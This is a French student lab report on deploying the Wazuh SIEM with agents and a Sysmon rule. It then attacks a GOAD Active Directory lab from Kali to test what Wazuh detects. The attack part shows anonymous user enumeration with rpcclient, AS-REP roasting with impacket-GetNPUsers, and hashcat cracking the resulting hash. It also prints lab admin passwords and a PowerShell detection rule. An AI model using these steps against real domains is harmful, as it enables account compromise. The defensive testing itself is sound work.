

Ansinelli Yohann - Ralite Justin - Mathéo Balazuc

WAZUH Déploiement

I/ Wazuh Indexer

Pour installer le serveur Wazuh, on va dans un premier temps faire l'installation du wazuh indexer, il existe deux méthodes pour l'installer, soit faire l'installation step by step ou sinon faire l'installation à l'aide d'assistant. Dans notre cas on fera l'installation avec l'assistant pour une installation plus rapide :

```
curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh
curl -sO https://packages.wazuh.com/4.7/config.yml
```

Configuration du fichier ./config.yml

```
nodes:
# Wazuh indexer nodes
indexer:
  - name: index_wazuh
    ip: "10.202.0.66"
  #- name: node-2
  # ip: "<indexer-node-ip>"
  #- name: node-3
  # ip: "<indexer-node-ip>"

# Wazuh server nodes
# If there is more than one Wazuh server
# node, each one must have a node_type
server:
  - name: wazuh-1
    ip: "10.202.0.66"
  # node_type: master
  #- name: wazuh-2
  # ip: "<wazuh-manager-ip>"
  # node_type: worker
  #- name: wazuh-3
  # ip: "<wazuh-manager-ip>"
  # node_type: worker

# Wazuh dashboard nodes
dashboard:
  - name: dashboard
    ip: "10.202.0.66"
```

On lance l'assistant générer les clés de répartition :

```
root@WAZUH:/home/test# bash wazuh-install.sh --generate-config-files -i
29/11/2023 09:51:18 INFO: Starting Wazuh installation assistant. Wazuh version: 4.7.0
29/11/2023 09:51:18 INFO: Verbose logging redirected to /var/log/wazuh-install.log
29/11/2023 09:51:22 WARNING: Hardware and system checks ignored.
29/11/2023 09:51:22 INFO: --- Configuration files ---
29/11/2023 09:51:22 INFO: Generating configuration files.
29/11/2023 09:51:23 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
```

Téléchargement de l'assistant Wazuh :

```
curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh
```

On lance l'assistant cette fois-ci pour installer l'indexer :

```
bash wazuh-install.sh --wazuh-indexer node-1
```

```
root@WAZUH:/home/test# bash wazuh-install.sh --wazuh-indexer index_waz -i
29/11/2023 10:12:03 INFO: Starting Wazuh installation assistant. Wazuh version: 4.7.0
29/11/2023 10:12:03 INFO: Verbose logging redirected to /var/log/wazuh-install.log
29/11/2023 10:12:08 WARNING: Hardware and system checks ignored.
29/11/2023 10:12:11 INFO: Wazuh repository added.
29/11/2023 10:12:12 INFO: --- Wazuh indexer ---
29/11/2023 10:12:12 INFO: Starting Wazuh indexer installation.
29/11/2023 10:13:47 INFO: Wazuh indexer installation finished.
29/11/2023 10:13:47 INFO: Wazuh indexer post-install configuration finished.
29/11/2023 10:13:47 INFO: Starting service wazuh-indexer.
29/11/2023 10:13:59 INFO: wazuh-indexer service started.
29/11/2023 10:13:59 INFO: Initializing Wazuh indexer cluster security settings.
29/11/2023 10:14:00 INFO: Wazuh indexer cluster initialized.
29/11/2023 10:14:00 INFO: Installation finished.
```

La dernière étape consiste à lancer le script de sécurité admin.

```
root@WAZUH:/home/test# bash wazuh-install.sh --start-cluster -i
29/11/2023 10:15:15 INFO: Starting Wazuh installation assistant. Wazuh version: 4.7.0
29/11/2023 10:15:15 INFO: Verbose logging redirected to /var/log/wazuh-install.log
29/11/2023 10:15:19 WARNING: Hardware and system checks ignored.
29/11/2023 10:15:28 INFO: Wazuh indexer cluster security configuration initialized.
29/11/2023 10:16:00 INFO: Wazuh indexer cluster started.
```

Obtentions des informations admin :

```
root@WAZUH:/home/test# tar -axf wazuh-install-files.tar wazuh-install-files/wazuh-passwords.txt -O | grep -P "'admin'" -A 1
indexer_username: 'admin'
indexer_password: '7WLeK92Q54In8?Vz0pP0420*a5R?*abQ'
```

On regarde si l'installation est un succès :

```
root@WAZUH:/home/test# curl -k -u admin:7WLeK92Q54In8?Vz0pP0420*a5R?*abQ https://10.202.0.66:9200
{
  "name" : "index_waz",
  "cluster_name" : "wazuh-indexer-cluster",
  "cluster_uuid" : "SEvXtZ-0Q40okXo88WK5KQ",
  "version" : {
    "number" : "7.10.2",
    "build_type" : "rpm",
    "build_hash" : "db90a415ff2fd428b4f7b3f800a51dc229287cb4",
    "build_date" : "2023-06-03T06:24:25.112415503Z",
    "build_snapshot" : false,
    "lucene_version" : "9.6.0",
    "minimum_wire_compatibility_version" : "7.10.0",
    "minimum_index_compatibility_version" : "7.0.0"
  },
  "tagline" : "The OpenSearch Project: https://opensearch.org/"
}
```

II/ Wazuh Server

Pour faire l'installation du serveur on va dans un premier temps télécharger l'assistant puis ensuite le lancer avec les deux commandes suivantes :

```
curl -s0 https://packages.wazuh.com/4.7/wazuh-install.sh
bash wazuh-install.sh --wazuh-server wazuh-1
```

```
root@WAZUH:/home/test# bash wazuh-install.sh --wazuh-server wazuh-1 -i
29/11/2023 10:25:21 INFO: Starting Wazuh installation assistant. Wazuh version: 4.7.0
29/11/2023 10:25:21 INFO: Verbose logging redirected to /var/log/wazuh-install.log
29/11/2023 10:25:34 WARNING: Hardware and system checks ignored.
29/11/2023 10:25:46 INFO: Wazuh repository added.
29/11/2023 10:25:46 INFO: --- Wazuh server ---
29/11/2023 10:25:46 INFO: Starting the Wazuh manager installation.
29/11/2023 10:26:51 INFO: Wazuh manager installation finished.
29/11/2023 10:26:51 INFO: Starting service wazuh-manager.
29/11/2023 10:27:07 INFO: wazuh-manager service started.
29/11/2023 10:27:07 INFO: Starting Filebeat installation.
29/11/2023 10:27:15 INFO: Filebeat installation finished.
29/11/2023 10:27:15 INFO: Filebeat post-install configuration finished.
29/11/2023 10:27:20 INFO: Starting service filebeat.
29/11/2023 10:27:21 INFO: filebeat service started.
29/11/2023 10:27:21 INFO: Installation finished.
```

III/ Wazuh Dashboard

De même que le serveur, on va venir télécharger l'assistant puis le lancer :


```
curl -s0 https://packages.wazuh.com/4.7/wazuh-install.sh
bash wazuh-install.sh --wazuh-dashboard dashboard
```

```

root@WAZUH:/home/test# bash wazuh-install.sh --wazuh-dashboard dashboard -i
29/11/2023 10:30:53 INFO: Starting Wazuh installation assistant. Wazuh version: 4.7.0
29/11/2023 10:30:53 INFO: Verbose logging redirected to /var/log/wazuh-install.log
29/11/2023 10:30:59 WARNING: Hardware and system checks ignored.
29/11/2023 10:30:59 INFO: Wazuh web interface port will be 443.
29/11/2023 10:31:01 INFO: Wazuh repository added.
29/11/2023 10:31:01 INFO: --- Wazuh dashboard ----
29/11/2023 10:31:01 INFO: Starting Wazuh dashboard installation.
29/11/2023 10:33:05 INFO: Wazuh dashboard installation finished.
29/11/2023 10:33:05 INFO: Wazuh dashboard post-install configuration finished.
29/11/2023 10:33:05 INFO: Starting service wazuh-dashboard.
29/11/2023 10:33:06 INFO: wazuh-dashboard service started.
29/11/2023 10:33:19 INFO: Initializing Wazuh dashboard web application.
29/11/2023 10:33:20 INFO: Wazuh dashboard web application initialized.
29/11/2023 10:33:20 INFO: --- Summary ---
29/11/2023 10:33:20 INFO: You can access the web interface https://10.202.0.66:443
    User: admin
    Password: 7WLek92Q54In8?Vz0pP0420*a5R?*abQ
29/11/2023 10:33:20 INFO: Installation finished.

```

On peut maintenant accéder à l'interface graphique à l'adresse ip 10.202.0.66 et au port 443 :



IV/ Wazuh Agent

Une fois sur l'interface graphique on va pouvoir venir installer les agents, pour cela ils existent deux méthodes :

1. Déploiement Manuel

La première méthode va consister à déployer les agents manuellement. On va dans un premier temps venir installer la clé gpg :

```

curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | gpg --no-default-keyring --keyring gnupg-ring:/usr/share/keyrings/wazuh.gpg --import &&
chmod 644 /usr/share/keyrings/wazuh.gpg

```

```

echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg]
https://packages.wazuh.com/4.x/apt/ stable main" | tee -a
/etc/apt/sources.list.d/wazuh.list

```

```

apt-get update

```

Une fois la clé gpg d'installé on va venir déployer l'agent avec les commandes suivantes :

```
WAZUH_MANAGER="10.202.0.66" apt-get install wazuh-agent
```

On lance l'agent wazuh :

```
systemctl daemon-reload
systemctl enable wazuh-agent
systemctl start wazuh-agent
```


ATTENTION, wazuh recommande de désactiver les mises à jours pour garantir la compatibilité entre le serveur et les agents. Pour désactiver les mises à jours on exécute la commande suivantes :

```
sed -i "s/^deb/#deb/" /etc/apt/sources.list.d/wazuh.list
```

L'agent vient d'être déployé manuellement !

2. Déploiement Automatique


Pour le déploiement automatique des agents wazuh on va pouvoir utiliser **Ansible**. Dans un premier temps on va venir stocker les adresses des machines du GOAD dans un fichier inventaire :



The screenshot shows a GitHub code editor interface for a file named 'inv.ini' by user 'YohannAnsinelli'. The file contains an Ansible inventory configuration. The interface includes a top bar with the file name, a commit hash '58a3e10', and a 'History' button. Below the top bar, there's a header with 'Code', 'Blame', and file statistics: '17 lines (14 loc) · 521 Bytes'. A note states 'Code 55% faster with GitHub Copilot'. The code itself is as follows:


```
1  [dc]
2  dc01 ansible_host=10.202.0.70 dns_domain=dc01 dict_key=dc01
3  dc02 ansible_host=10.202.0.170 dns_domain=dc01 dict_key=dc02
4  dc03 ansible_host=10.202.0.61 dns_domain=dc03 dict_key=dc03
5
6  [srv]
7  srv02 ansible_host=10.202.0.169 dns_domain=dc02 dict_key=srv02
8  srv03 ansible_host=10.202.0.92 dns_domain=dc03 dict_key=srv03
9
10
11  [all:vars]
12  ansible_user=vagrant
13  ansible_password=vagrant
14  ansible_connection=winrm
15  ansible_winrm_server_cert_validation=ignore
16  ansible_winrm_operation_timeout_sec=400
17  ansible_winrm_read_timeout_sec=500
```

Ensuite on va venir faire le script ansible suivant :



Ce script automatise le processus d'installation de l'agent Wazuh sur des machines Windows spécifiques. Il télécharge l'agent, le configure avec des paramètres spécifiques comme l'adresse IP du serveur Wazuh, puis démarre le service de l'agent.

On obtient l'ensemble des agents déployés :



VI Sysmon

Pour implémenter sysmon dans wazuh il faudra préalablement installer sysmon sur les machines du GOAD et ensuite on va devoir du côté des agents modifier le fichier "ossec.conf" pour y ajouter :

```
<localfile>
<location>Microsoft-Windows-Sysmon/Operational</location>
<log_format>eventchannel</log_format>
</localfile>
```

Et côté serveur je vais venir modifier le fichier "local_rules.xml" dans le chemin /var/ossec/etc/rules pour y ajouter ceci :

```
<group name="sysmon,">
  <rule id="255000" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="sysmon.image">\\powershell.exe||\\ps1||\\ps2</field>
    <description>Sysmon - Event 1: Bad exe: $(sysmon.image)</description>
    <group>sysmon_event1,powershell_execution,</group>
  </rule>
</group>
```

ATTENTION il ne faut pas oublier de redémarrer l'agent et le dashboard pour que les changements soient pris en compte. Voilà notre wazuh peut récupérer les logs sysmon.

VI/ Attaques

On va maintenant attaquer les machines de notre GOAD pour voir comment il réagit et qu'est ce que Wazuh va nous remonter. Pour attaquer on va utiliser une machine kali avec l'adresse ip 10.202.0.126 :

```
===== ( Users on 10.202.0.150 ) =====
index: 0x1897 RID: 0x456 acb: 0x00000210 Account: arya.stark Name:
(null) Desc: Arya Stark
index: 0x18a7 RID: 0x45b acb: 0x00010210 Account: brandon.stark Name:
(null) Desc: Brandon Stark
index: 0x16f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) D
esc: Built-in account for guest access to the computer/domain
index: 0x18ac RID: 0x45d acb: 0x00000210 Account: hodor Name: (null) D
esc: Brainless Giant
index: 0x18b1 RID: 0x460 acb: 0x00000210 Account: jeor.mormont Name:
(null) Desc: Jeor Mormont
index: 0x18ad RID: 0x45e acb: 0x00040210 Account: jon.snow Name:
(null) Desc: Jon Snow
index: 0x18aa RID: 0x45c acb: 0x00000210 Account: rickon.stark Name:
(null) Desc: Rickon Stark
index: 0x18b0 RID: 0x45f acb: 0x00000210 Account: samwell.tarly Name:
(null) Desc: Samwell Tarly (Password : Heartsbane)
index: 0x18a6 RID: 0x45a acb: 0x00000210 Account: sansa.stark Name:
(null) Desc: Sansa Stark
index: 0x18b4 RID: 0x461 acb: 0x00000210 Account: sql_svc Name:
(null) Desc: sql service
user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]
```

Énumération des utilisateurs et des groupes : En utilisant rpcclient de manière non autorisée, un attaquant peut tenter d'extraire des informations sur les utilisateurs et les groupes d'un système, facilitant ainsi la préparation d'attaques ciblées.

```
(root@kali)-[/home/kali]
# rpcclient -U "NORTH\\" 10.202.0.150 -N
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]
rpcclient $>
```

```
(root@kali)-[/home/kali]
# net rpc group members 'Domain Users' -W 'NORTH' -I '10.202.0.150' -U '%'
NORTH\Administrator
NORTH\vagrant
NORTH\krbtgt
NORTH\SEVENKINGDOMS$
NORTH\arya.stark
NORTH\edward.stark
NORTH\catelyn.stark
NORTH\robb.stark
NORTH\sansa.stark
NORTH\brandon.stark
NORTH\rickon.stark
NORTH\hodor
NORTH\jon.snow
NORTH\samwell.tarly
NORTH\jeor.mormont
NORTH\sql_svc
```

Listes d'utilisateurs :

```
(root@kali)-[/home/kali]
# cat users.txt
sql_svc
jeor.mormont
samwell.tarly
jon.snow
hodor
rickon.stark
brandon.stark
sansa.stark
robb.stark
catelyn.stark
edward.stark
arya.stark
krbtgt
vagrant
Guest
Administrator
```


Le script GetNPUsers fait partie d'Impacket et est conçu pour effectuer une énumération d'utilisateurs en exploitant la fonction AS-REP dans Kerberos. AS-REP Roasting est une technique dans laquelle un attaquant demande un Ticket Granting Ticket pour un utilisateur qui n'exige pas d'authentification préalable. Cela permet à l'attaquant de demander des TGT chiffrés pour des utilisateurs sans connaître leurs mots de passe :

```
(root@kali)-[/home/kali]
# impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile
users.txt
Impacket v0.11.0 - Copyright 2023 Fortra
creation.py: module is not a script.
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:11c310ae0edb8520
4b0a4e4f5fe88136$9c73c93d980bcc7c3844086a07d3c6e2bf315c8505888ba1a2406
8a77b2f60e789ac8c8464bc3c63f2f4669e73c1ffcff2d4063e1d19d7d7bf9ab1849ee
9b9caf69ef8a8eee866de30df29046023c253c3e3ee615fa3e1f82332aa4d76e5f8746
85676968c48a69156b2aa4bf63c7dad856c10c84ce44a911be5c86c2c49ee08d13a8ff
a8d5783b5826cad3cfc70c00cb684cf29f0ab94937c88df66c392951fee8fa62d89d7
562c2a145f6e8592479faf592c00a00c6c34a85ada733038d046120e47d4f11497bae2
19bf250c45fa907e15d7d0e5ea6c2ff67137986759cde64a3ef8612a21c48d9a87a5a5
8b2fc797f6c9a18c5a8801be461a3c41e296755363340dab53f
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials
have been revoked)
[-] User vagrant doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials
have been revoked)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

On réussit à cracker :

```

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: rockyou.txt at https://nm
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs
2023-07-05T15: EST
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:11c310ae0edb8520
4b0a4e4f5fe88136$9c73c93d980bcc7c3844086a07d3c6e2bf315c8505888ba1a2406
8a77b2f60e789ac8c8464bc3c63f2f4669e73c1ffcff2d4063e1d19d7d7bf9ab1849ee
9b9caf69ef8a8eee866de30df29046023c253c3e3ee615fa3e1f82332aa4d76e5f8746
85676968c48a69156b2aa4bf63c7dad856c10c84ce44a911be5c86c2c49ee08d13a8ff
a8d5783b5826cad3cfcb70c00cb684cf29f0ab94937c88df66c392951fee8fa62d89d7
562c2a145f6e8592479faf592c00a00c6c34a85ada733038d046120e47d4f11497bae2
19bf250c45fa907e15d7d0e5ea6c2ff67137986759cde64a3ef8612a21c48d9a87a5a5
8b2fc797f6c9a18c5a8801be461a3c41e296755363340dab53f:iseedeadpeople


Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOC
... dab53f Windows Server 2016 Standard
Time.Started.....: Thu Dec 7 06:11:52 2023 (1 sec)
Time.Estimated...: Thu Dec 7 06:11:53 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 10 573.1 kH/s (2.00ms) @ Accel:1024 Loops:1 Thr:1 Ver
c:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digest
s (new)
Progress.....: 57344/14344385 (0.40%)
Rejected.....: 0/57344 (0.00%)
Restore.Point....: 53248/14344385 (0.37%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: soydivina → YELLOW1
Hardware.Mon.#1..: Util: 29%

Started: Thu Dec 7 06:11:45 2023
Stopped: Thu Dec 7 06:11:55 2023
False)

(root@kali)-[/home/kali]
# hashcat -m 18200 hash.txt rockyou.txt

```

Une autre attaque, CME permet aux professionnels de la sécurité d'automatiser diverses tâches d'exploitation réseau, notamment l'exécution de commandes sur des systèmes distants, la récupération d'informations système et d'identifiants, et l'exploitation de vulnérabilités connues :



L'attaque est remonté dans wazuh avec l'adresse IP de la machine attaquante :

10:13:43.28		T1078	T1531	Derense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
7							
Table		JSON		Rule			
@timestamp				2023-12-07T09:13:43.287Z			
_id				gRiNQ4wBP5s_I9kAn9D13			
agent.id				001			
agent.ip				10.202.0.176			
agent.name				castelblack			
data.aws.accountId							
data.aws.region							
data.win.eventdata.authenticationPackageName				NTLM			
data.win.eventdata.failureReason				%%2304			
data.win.eventdata.ipAddress				10.202.0.126			
data.win.eventdata.ipPort				49106			
data.win.eventdata.keyLength				0			
data.win.eventdata.logonType				3			
data.win.eventdata.processId				0x0			
data.win.eventdata.status				0x80090308			

